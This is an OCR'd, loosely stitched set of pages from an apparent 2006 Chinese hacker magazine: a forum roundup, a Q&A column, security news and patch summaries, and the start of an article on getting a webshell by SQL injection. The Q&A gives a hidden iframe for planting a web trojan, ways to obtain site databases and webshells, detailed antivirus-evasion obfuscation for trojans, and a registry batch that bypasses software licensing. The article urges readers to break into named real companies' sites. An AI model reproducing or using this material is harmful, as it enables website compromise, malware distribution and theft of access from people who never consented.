


图2




图3

旅游第二站：星光大道——站务管理

俺这个导游又出来了，呵呵。这个第2站，是大家了解我们全程的一个休息站，也是个事务站，有什么对论坛疑问的都可以在这里提出来。对了，告诉大家一下，及时给我们提建议，说想法的乘客可以考虑来我们论坛工作啊！

本道本月最火明星：

新人"马桶"做明星

间断了几期的论坛每月新星活动再次开张，希望大家多多支持。评为每月的论坛新星，可是有奖励的啊！6月新星是论坛新版主，可爱的"马桶"同学。"马桶"同学说：

以前，好象是高二的时候（也许是高三），在学校里的书店发现一本叫作《非安全》的杂志，就是咱们《黑客手册》创刊的那期，于是就买下了（因为以前有收集黑客杂志的喜好，现在有好多了，《黑手》以前的杂志还有呢）。过了不久，《黑手》的论坛建好了，我就注册了一个叫"马桶"的ID，由于水平有限，一直在潜水，哈哈。感受：其实我在这里有点孤单，因为以前潜水，没有跟大家交流，彼此都不熟悉，自从担任网络资源版的斑竹之后，渐渐熟悉了几个会员，在QQ群里一起谈天说地，还认识了一个同校的好兄弟，技术也有了很大的提高。最后，感谢《黑手》给我这个机会，感谢司机飞刀叫俺说几句！要找我的乘客就去网络资源版吧，有啥问题问俺就行！

请"马桶"同学看到本刊后，在论坛PM"小吴飞刀"发送自己的资料，领取奖品啊！其他同学看到这个后，是不是也想做每月的论坛新星啊！想的话，就赶快来论坛吧！活跃自我，表现自我，下期的最火明星就是你！

旅游第三站：资源前哨站——各个版块

有什么不顺的可以和大家说，有什么高兴的可以和大家讲，有什么疑惑的可以和大家提。到了这站后，大家就可以随便去各个版块玩了。不过嘛，玩之前，先给大家来个导向图，按照下面的大家可以知道上个月什么样的文章最受关注了，群众的眼睛都是雪亮的，群众的热情是高涨的！

如此众多的帖子分布在论坛的各个角落，它们是论坛6月的精华，俺刚刚一个接着一个地浏览了下，收获就是个BIG啊！！

本站本月浏览最多主题

精彩主题我先知

- 《精通破解工具》发布+图书封面高清晰图
- [转载]黑客入门基础知识
- 杂志&图书 购买方式说明
- 全国黑友一起来，共同学黑，交友大行动开始了！
- ADSL密码终结者
- 老鸟们，怎样才能得到真正的免费QQ币
- google部分搜索语句
- 追杀令
- [原创]拜师专用
- 卸载冰点还原精灵的软件
- 关于《非安全》
- 黑客手册投稿须知
- 操作系统大全
- 黑客基础之DOS （最齐全）
- [分享]黑客视频教程[菜鸟必修课]
- 匪婆最新绝色（N张）
- 《黑客手册》下载站提供电子图书下载
- 开始－运行－输入的命令集锦

好了，又到辞别时，别哭啊！俺这个司机要回去拉下批客人了，如果你有什么好的建议关于"论坛直通车"的，请发信笺到renwoxiaoxing@21cn.com

Q&A

QA主持：龙猪教兽

自从上期公布我的NoHack论坛ID——yizhigu以后，给我发短信咨询问题的读者多了起来。读者的热情让我感动，有时候我公务繁忙，没能及时上论坛回答大家的问题，请各位多多谅解。通过和各位交流，我也增长了不少知识，可能读者会说："教兽，你也有不懂的时候？"龙猪严肃地回答："余秋雨大师说过，什么都懂的人是怪物，是不存在的。"所以，每个人都会有许多不知道的知识盲点，但是关键看你遇到问题时去解决问题的态度，你是半途而废，还是打破砂锅问到底。OK，唠叨这么多，回到我们的QA宗旨上来，欢迎你来Q。

Q 关于插马代码被查杀的问题

<iframe width="0" height="0" frameborder="0" scrolling="no" src="http://xxxx.xxxx.com/www.htm" name="loginf"></iframe>

这种代码已经被列为危险脚本病毒了，有没有暂时不被查杀的插马代码？

A 看到你的问题我感到很吃惊，因为我们平时看到的网页里一般都含有iframe标签，用来插入图片或者相关页面，杀毒软件也不可能查杀。本地使用卡巴、江民和瑞星检测无病毒，在线测试也通过了多款杀毒软件。当然，插马代码也有更精简的：

<iframe height=0 width=0 src="http://xxxx.xxxx.com/www.htm"></iframe>，如果真的被查杀了，我们可以通过工具或者在线使用unescape方式加密就可以了。不过Ewido会把unescape加密的代码识别为Not-A-Virus.Exploit.HTML.Mht，这可是相当严重的误报。

URL：http://www.nohack.cn/bbs/thread-6618-1-1.html

Q 暴库问题

我通过暴库得到某一个网站的数据库的物理路径为D:*******\Inc\database\#adsfkldfogowerjnokfdslwejhdfsjhk.asp，我下一步该怎么做？我试了好多次都不能将其数据库下下来。当然，我考虑过将#换成其相应的ASCII码，也考虑过将"\"换成"/"，但是不行，怎么办？

A 在数据库名称里加上#是网站管理多数采取的方式，IE只会识别#前面的部分，所以就无法解析了。实际上只需把#改成16进制的%23就可以下载，对于asp的数据库其实更容易得到webshell，既然得到数据库地址，尝试把一句话木马写进数据库就可以了。有些网站的数据库名是%2Fxxx.asp，这样%2F经过IE解析就成了/而导致识别数据库为xxx.asp，这样我们实际可以把%2F替换为%252F就能下载数据库了。当然如果数据库中加了防止下载的表或者把地址重定向了其他错误页面，我们就只能采取其他方式了。

URL：http://www.nohack.cn/bbs/thread-6572-1-1.html

Q windows中system进程占用CPU高

请教一个问题！我的系统是windows xp pro sp2，最近进程SYSTEM(不是SYSTEM I DLE进程)占用CPU从30%→60%，连联众游戏都玩不了了，机器反应慢，鼠标停滞。如果断开网络连接的话情况有好转，我在百度上搜了一下，好像有这种问题的人挺多的，怎么办？

A 我也用百度搜索了一下，的确是个非常严重的问题。对于这样的问题不排除是system进程被插入了病毒的dll模块，你可以利用icesowrd查看一下system进程的模块信息，正常情况下它只包含%windir%\system32下的ntdll.dll，如果发现其他dll信息，建议立刻强制解除。搜索对应的dll名称，在系统目录和注册表进行搜索后删除，应该可以解决问题。

URL：http://www.nohack.cn/bbs/thread-6403-1-6.html

Q 关于提升权限的事

我在CMD加了个新用户，想把它升权限为管理员，用net localgroup administrator 用户名 /add。它返回的是说系统错误1376，指定的本地组不存在，该怎么办？

A 你的命令有问题，应该是使用net localgroup administrators 用户名 /add。系统里默认是没有administrator这个组的，所以会提示错误。当然深入地分析一下，如果在服务器上使用正确命令没有成功呢？建议先使用net localgroup命令查看一下本地用户组，如果是net被删除或者禁用了，可以尝试用net1执行相同命令，如果你细心看一下，会发现net1执行命令比net命令快，因为执行net程序的时候本身也就调用了net1。

读者提问：

Q 我下载了一个抓包工具WSockExpert，可是瑞星将其中的WSockHook.dll列为病毒，换了卡巴等其他工具检测同样报告为病毒文件，我现在无法确定这是否为病毒，请问为什么？

A 这个问题你可以放心，WSockHook.dll绝对不是一个病毒文件。使用的过程中你可以发现它仅只是被WSockExpert的主程序调用了，完全可以放心使用。至于为什么被大多杀毒软件列为病毒文件，根本原因是宏写的程序，杀毒软件一般会认为是病毒，例如外挂程序等。

Q 现在流氓软件太多了，经常安装一些软件或者浏览一些网站不小心就种植了流氓软件，例如上网助手，搜狗和百度搜霸等等，这些流氓软件也不提供卸载程序，试了好多工具和手动删除都不能彻底解决，请问有什么好的方法？

A 流氓软件在现阶段的确比病毒和木马程序更难彻底杜绝，我就有过安装一个程序后被强制种植7个流氓软件的经历，严重影响系统运行速度。经过我的查找和多方测试，觉得windows流氓软件清理大师是一个非常好的流氓软件清除工具。软件运行后就能直观地显示出机器中存在的流氓软件，选择后进入下一步就可以清理了。对于有些流氓软件，需要重启动或者在安全模式下清理，软件都有友好的提示，相信使用这款工具后，就不怕系统再存在流氓软件了。下载地址：http://www.crsky.com/soft/6700.html

Q 我是一个免杀爱好者，现在也掌握了一些技术和技巧，可是机器里只装了几款杀毒软件，无法对现在网络上存在的大多杀毒软件进行针对性的测试，经常在杂志上看到有人可以在线检测病毒，并且扫描的是很多国外知名杀毒软件，请问是如何做到的？

A 其实这就是一个在线检测的页面，一个朋友告诉了我这个地址：http://www.virustotal.com/en/indexf.html。点浏览后选择具体要分析的文件，然后再点send把文件上传到服务器上进行检测就可以看到结果了，在这里特别感谢小七。

Q 最近需要在家管理公司的电脑，别人给我推荐用3389比较直观和方便。可是我在服务里开启了Terminal Services却无法连接成功，公司用的是windowsxp sp2 pro版，同事告诉我xp

不支持多用户登陆，请问如何正确开启远程登录和让xp支持多用户登录。

Ⓐxp系统不光要开启远程终端服务，同时要在“我的电脑”右键的属性里的“远程”项目，在远程桌面下面勾选“允许用户远程连接到此计算机”，这样就能成功开启3389了。你可以通过命令提示符下输入“netstat -an”查看3389端口是否打开。对于xp的多用户支持，《黑客手册》的创刊期就介绍了方法，你可以参考一下，实际上就是替换一个TERMSRV.DLL文件，当然需要关闭xp的文件保护功能，建议使用xplite这个工具来关闭，可以在网上搜索“xp多用户登陆”来找到相关答案。

Ⓠ关于网页木马的免杀问题，现在利用得比较多的还是那个mshta弹窗漏洞的网页木马，可是杀毒软件盯得太紧了，在网上下载的所谓免杀网马生成器全部都不免杀，请教有什么好的免杀方法。

Ⓐ首先就不介绍挂马的方法和技巧了，这些都可以从以往的《黑手》上得到答案。关于网页木马的免杀问题，特别是你所介绍的那个漏洞的网马免杀方法，首先木马主体必须免杀，如果是灰鸽子就建议使用免杀的下载者来配置。其次是htm和js（多数木马生成器生成的是gif格式），htm文件可以使用加密后混淆的方法，一般多混淆几次是绝对可以通过杀毒软件的，因为特征码已经被分离了。js文件其实方法是相同的，对于生成后已经是混淆的文件，可以使用一款网页编辑工具：JScript压缩*编码*添零*去零*解码，把代码中的0字段祛除掉，然后再进行混淆。一般进行两次混淆就可以了，混淆强度越大生成的文件就越大。最后要讲一下hta文件的免杀方法，这个的特征也是存在于js文件中，实际上我们可以在有漏洞的虚拟机上测试，hta文件都是生成在c盘的根目录下，找到这个文件然后进行特征码的定位分析就可以了。修改特征码可以改特征变量为其他值，或者修改生成后的文件名都可以免杀。

Ⓐ具体工具可以到我的网络硬盘http://yizhigu.ys168.com相关栏目进行下载。

Ⓠ朋友推荐我使用EWIDO作为杀木马的工具，ewido确实不错，我配合卡巴在使用。不过ewido每次升级后就需要重新输入注册码，否则会再次变为试用版本，请问有什么方法可以让他永远成为注册版。

Ⓐ我在网上搜索了好久，的确没有找到可以永久使用的注册码，不过用过ewido的朋友都知道它超强的木马检测能力，并且只要能够使用的注册码，即使是过期了的，同样可以注册并且升级，EWIDO在升级后就会重新变成试用版。我们每次输入注册码比较麻烦，可以使用批处理来解决问题，只要写一个这样的批处理文件就行了，内容如下：

```
echo Windows Registry Editor Version 5.00>>ewido.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\ewido]>>ewido.reg
echo "key"=hex:2b, 69, 7e, 43, 80, 5c, 37, c9, 5e, 41, 98, 99, cd, 82, 20, 4b, c7, 5a, ed, f9>>ewido.reg
echo "key_entered"=dword:12345678>>ewido.reg
echo "sounds"=dword:12345678>>ewido.reg
echo "version"=dword:12345678>>ewido.reg
regedit /s ewido.reg
```

保存为ewido.bat，当ewido变为试用版后运行这个文件就可以了。我们可以把这个批处理文件捆绑到ewido的主文件里，每次运行主程序就能实现注册。同样可以把它写到启动项目里，每次开启windows就自动实现注册，这样就不用担心它变成试用版了。



www.NOHACK.CN 投稿Mail:nohack@21cn.com NoHack.cn在线投稿

NOHACK 网络安全前沿 非安全

黑客手册

全新改版

ISBN 7-900433-55-4
9787900433558

仅随CD一同赠送，不得单独销售 Q版的黑客手册+时尚的娱乐光盘 ●黑客 ●自由 ●娱乐

¥10.8 2006.8



互信网络 打造安全世界
微软2006信息安全峰会
会员三钻免费拿
量删除好友
号——我这样玩
16级也能
自定义QQ头像
收费系统漏洞惊现
洞重现
XML文件的安全隐患
破FPV
的限制

跨站—在动网BOKR中
Bo-blog本地文件包含漏洞浅析

抽奖送精美礼品

记一次报复渗透
社会工程学之免费拿图书
全面玩转Linux下聊天软件
EXE2HTML突破一切限制
163、Sina、Sohu也玩跨站
先破后解pdf2word
当你黑上我的心
实战Windows Server 2003
故障恢复控制台
快速解决ARP攻击
对本地电信服务器的一次安全检测

光盘推荐
工具Box3—NOHACK版
Bo-blog漏洞
文站留言簿HTML利用工具
墙
elmaniz经典专辑——Sing and Dance
国外超级无敌0-DAY Simple入侵故事 /
动画 / 注册机写作教学 / Linux内核分析基础
/ PCshare2006免杀动画

8

2006

写在前面……

在近来这些鸡不飞狗不跳的日子里，NoHack 作出了有册以来第 2 次整形手术。

第一次不知道朋友们还记得吗？嘿嘿，不记得也不用去扫厕所，我来简单整两句先。那一次是把《非安全》改名为《黑客手册》，后来一些城市的黑粉团认为《非安全》这个名字更带劲。但是谁让报刊亭要把《非安全》和八卦杂志混在一起卖（JS：土豆了，1元一斤了~~）？我们没有时间和 RMB 去培训这些憨厚的 JS，所以只有从良，举起了“黑客”的大旗，但是“黑客”后面加什么后缀却让我们犯了难，dir 一下：黑客花花、黑客小白、黑客村、我是黑客我怕谁、黑客老光棍、黑客蜘蛛网、黑客八十进制、黑客 BCT……，通过发散思维一阵乱扫，直到最后一个脑细胞被 K 挂，也没有溢出理想的名字。正在眼看这次要改成黑客……，Python 同学趿拉着一双拖拉板飘然而至，撂了句：“手册如何？”…………于是，《黑客手册》这个名字横空出世。

转过头来讲，经过 1 年多的摸爬滚打，和在黑暗中摸索，黑客手册第 2 次改版终于来了！这次改版要分为好几个方面：首先是从外观上，手册发福了，采用大 16 开的规格……*专业词汇解惑：什么是大 16 开？下面有请专业人士来解释一下，就是把新“黑手”放在以前任何一本旧“黑手”上，会发现你肯定看不见下面那本（废话！），但是！反过来放置，居然轻易发现，新“黑手”大了旧“黑手”整整一圈（够专业滴吧，嘿嘿~）；其次是加厚了，现在的纸张用了很有质感的轻型纸，就算不看内容，挂在墙上当装饰也不错呦！当然，就算当枕头也比以前厚实多了，实在是居家旅行，置物摆设，必备良品啊。接下来呢？当然是内容上的啦，本期集中的 18 个栏目，每个栏目都是不容错过的绝对大作！我们增加了一个热点栏目，酷玩，霍霍，都有什么好玩的，神奇的，值得一看的，我们都会收罗在其中了：本期推出的就是玩转 QQ 的专集，各位被别人玩转的菜鸟们还等什么，赶紧下手吧！

友情龙套：炽空忆

龙套盒饭提供单位：NoHack

nohack

新闻串讲台

炎热的夏日，夹杂着时不时的暴风雨！（读者："这是什么鬼天气？"）没办法啊，这就是夏天！7月里网络看似风平浪静，其实还是暗藏杀机，这不微软老大哥这月又公布了5个严重级别安全漏洞补丁。看来小菜们又有练手的机会了！7月，世界杯的日子，大家在看世界杯的时候是否注意到了网络安全呢？雪花啤酒网站植入病毒，黑客也拿热门话题开刀啊！！另外朋友们如果有机会去苏格兰的话，你可以考虑下英国苏格兰的阿伯泰大学啊！因为那里有"黑客思维与对策"专业啊！！想成为黑客的你，这个专业不失为一种选择啊。好了，不多说了！！更多精彩内容请看本期新闻串串烧！

新闻短评快

微软发布补丁　修补5处严重级别安全漏洞

7月12日（周二），微软发布安全公告，指出其Windows操作系统和Office软件存在5个可导致攻击者窃取用户电脑控制权的"严重"级安全漏洞。根据微软的定义，"严重"级别漏洞可在用户毫不知情的情况下允许破坏性网络蠕虫进行自我复制。微软本周二公布的5个严重级安全漏洞，其中2个和Windows相关，其它3个存在于Office的早期版本中。此外微软还为Office近期版本及Windows上存在的几个"重要"级安全漏洞发布了补丁。"重要"级属第二高级安全漏洞。

Lala点评　微软又出新漏洞了，而且一次就是5个严重级！以前看过一篇报道，说微软的Windows系统运行在全球电脑的90%以上！！如果这些漏洞被别有用心的人利用，后果可想而知！只能对微软老大哥说声："一路走好！"

毕业可获文凭　苏格兰一大学设黑客专业

英国苏格兰的阿伯泰大学为培养打击网络犯罪的人才，最近开设了一门新专业："黑客思维与对策"专业，计划首批录取30名学生，毕业生将获得正规文凭。阿伯泰大学将向学生讲授黑客技巧，让学生了解黑客的思维特点和行事方式。在毕业后，毕业生将具备防范黑客攻击和打击网络犯罪的能力。

Lala点评　21世纪什么最贵？人才！英国苏格兰的阿伯泰大学这一专业的负责人难道也看《天下无贼》？lala以前就看过相关的报道，记得是西班牙的某个地方建立个了黑客学校，该校的学生在校内的一个局域网内可以进行任何的黑客攻击，并且学习尖端的黑客技术！可见现在黑客对于现实生活也显得很重要了。不知道中国什么时候也可以这样，让我们能够为国家效力！期待！

非法入侵网吧主机充值被判刑8个月

年仅19岁的丁某，利用网吧主机漏洞，通过非法手段入侵到该主机，为自己的会员卡充值，达到免费上网的目的，后被该网吧管理人员发现，送至公安机关。最终经法院裁定，做出如下判决："有期徒刑8个月，并处罚金2000元。"

Lala点评　在这里对那些想永远免费上网的朋友们说声："世间没有免费的午餐！"技术是柄双刃剑！

安全专家借Google搜索并曝光恶意站点

一向被认为是个人隐私最大泄露地的Google如今也"投身"到安全事业。短短一个月之内，大约发现了2000个恶意站点。

Lala点评　Google涉及的领域还真是广啊！！如今也进入到安全领域了！！看来Google的那些竞争对手要努力了！！

雪花啤酒网站植入病毒　危及新浪搜狐访问者

近日，瑞星全球反病毒监测网发现，在新浪、搜狐等多个网站投放了广告的雪花啤酒官网被黑客植入病毒，用户点击这些"雪花啤酒"的广告后，可能会被病毒感染。据专家介绍说，带毒的广告是新浪搜狐首页的的雪花啤酒文字广告链，黑客在广告网页上放置了"刘麻子盗号器变种FD（Trojan.PSW.Liumazi.fd）"和"代理木马变种adw（Trojan.PSW.Agent.adw）"病毒，它们分别窃取中毒用户的QQ密码和网络游戏账号。

Lala点评　又一个门户网站被黑，网络变得越来越不安全了！！最近世界杯如火如荼，我想黑客就是利用这个热门话题来入侵并且挂马吧，毕竟世界杯离不开啤酒啊！

黑客控制千余网银账户　银行建议重设密码

北京消息国家计算机病毒应急处理中心提醒：一种新的恶意木马程序正在盗取个人网上银行账号和密码。工行电子部专家日前建议，如果暂时没有申请工行电子银行客户证书U盾的用户，最好先重新设置自己的网银密码。

进入2006年以来，黑客窃取网银资金案件进入多发期，利用网页病毒、木马病毒等手段窃取用户账户信息，进而通过网络支付、网上转账等形式窃取资金，已经成为黑客敛财的新途径。

Lala点评　看到这条信息的时候，小编我赶紧跑到银行修改了自己的密码！当黑客与金钱画上等号的时候，不知道还会出什么事情！希望这是只暂时的，一切都会好的！

微软将在黑客大会中展示Vista安全功能

微软计划在今年9月马来西亚吉隆坡举行的"Hack in the Box安全大会"中展示Windows Vista操作系统。微软承诺向黑客和安全团体展示Vista操作系统，并且将在大会中分别向与会者阐述Vista操作系统的安全性能和BitLocker驱动加密问题。

Lala点评　微软的Vista终于公开展示了，我想随之而来的是铺天盖地的漏洞和微软的补丁吧！希望盖茨大叔不会头痛才好！

Microsoft Office 畸形字符串解析整数溢出漏洞（MS06-038）

受影响系统：

Microsoft Office XP　Microsoft Office v.X for Mac　Microsoft Office 2004 for Mac

Microsoft Office 2003　Microsoft Office 2000

描述：Microsoft Office是非常流行的办公软件套件。

Office所使用的一个共享库mso.dll存在内存破坏漏洞，远程攻击者可能利用此漏洞在用户机器上执行任意指令。

如果用户受骗打开了恶意的Office文档的话，就会触发数组索引边界错误，导致拒绝服务或执行任意指令。例如，攻击者可以创建特制的Excel 2003文件并将Unicode "Sheet Name"字符串的大小改为错误的值，这样就可以导致整数溢出。

厂商补丁：Microsoft

Microsoft已经为此发布了一个安全公告（MS06-038）以及相应补丁：

MS06-038：Vulnerabilities in Microsoft Office Could Allow Remote Code Execution (917284)

链接：http://www.microsoft.com/technet/security/bulletin/ms06-038.mspx

Microsoft IIS ASP远程缓冲区溢出漏洞（MS06-034）

受影响系统：

Microsoft IIS 5.0　- Microsoft Windows 2000 SP4

Microsoft IIS 5.1　- Microsoft Windows XP Professional SP2　- Microsoft Windows XP Professional SP1

- Microsoft Windows XP 64-bit Edition

Microsoft IIS 6.0　- Microsoft Windows 2003

描述：Microsoft IIS是Microsoft Windows自带的一个网络信息服务器，其中包含HTTP服务功能。

IIS实现上存在缓冲区溢出漏洞，远程攻击者可能利用此漏洞在服务器上执行任意指令。

攻击者可以通过创建特制的Active Server Pages（ASP）文件来利用这个漏洞，如果IIS处理了该文件的话就会导致执行任意指令。成功利用这个漏洞的攻击者可以完全控制受影响的系统。但是，利用这个漏洞必须要有效的登录凭据。

厂商补丁：Microsoft

Microsoft已经为此发布了一个安全公告（MS06-034）以及相应补丁：

MS06-034：Vulnerability in Microsoft Internet Information Services using Active Server Pages Could Allow Remote Code Execution (917537)

链接：http://www.microsoft.com/technet/security/bulletin/ms06-034.mspx

Microsoft Windows Server 驱动内存信息泄露漏洞（MS06-035）

受影响系统：

Microsoft Windows XP SP2　Microsoft Windows XP SP1

Microsoft Windows Server 2003 SP1　Microsoft Windows Server 2003　Microsoft Windows 2000

描述：Microsoft Windows是微软发布的非常流行的操作系统。

Microsoft Windows的Server协议驱动在创建消息回应时存在漏洞，可能导致某些服务器内存信息泄露。

Microsoft Windows的Server协议驱动在创建SMB响应消息时没有清零内存。远程攻击者可以通过发送特制的请求来利用这个漏洞，在处理该请求时会导致返回包含有部分目标主机内存的响应报文，这就允许攻击者可能获得某些内存中敏感信息。

厂商补丁：Microsoft

Microsoft已经为此发布了一个安全公告（MS06-035）以及相应补丁：

MS06-035：Vulnerability in Server Service Could Allow Remote Code Execution (917159)

链接：http://www.microsoft.com/technet/security/bulletin/ms06-035.mspx

盼呀盼终于到了放假，可一个人在家里总有些冷清，咱玩电脑的都这个命运……世界杯已经落下了帷幕，漫长的假期你是不是也很无聊呢？没事就上上网抓抓鸡吧，看elin教我们怎样通过简单的注入拿到Webshell。之后嘛，改站挂马就随大家的喜好了，总之一点，至少假期有的玩了。

例谈通过注入获得WEBSHELL

elin



图1 检测到一个注入点

从本文你可以学到：1、注入工具的综合应用
2、上传Webshell的几种方法
3、一句话木马的使用

一、源起

前段时间工作和家务都很忙，好久没有上网关注网络安全了。一日，加完班已是11点多钟，但还没有睡意，于是上网到处转转。做些啥呢，还是检测检测网站的安全吧。检测什么站呢，随手拿了份IT报纸，在首页看到两个IT产品公司多彩科技和凡邦数码在头版上大做广告，就它们吧！




图2 找到管理员密码

二、对多彩科技的检测

用啊D注入工具检测得到一注入点：http://www.del********.com/product/gb/products.asp?catalogid=1，如图1。

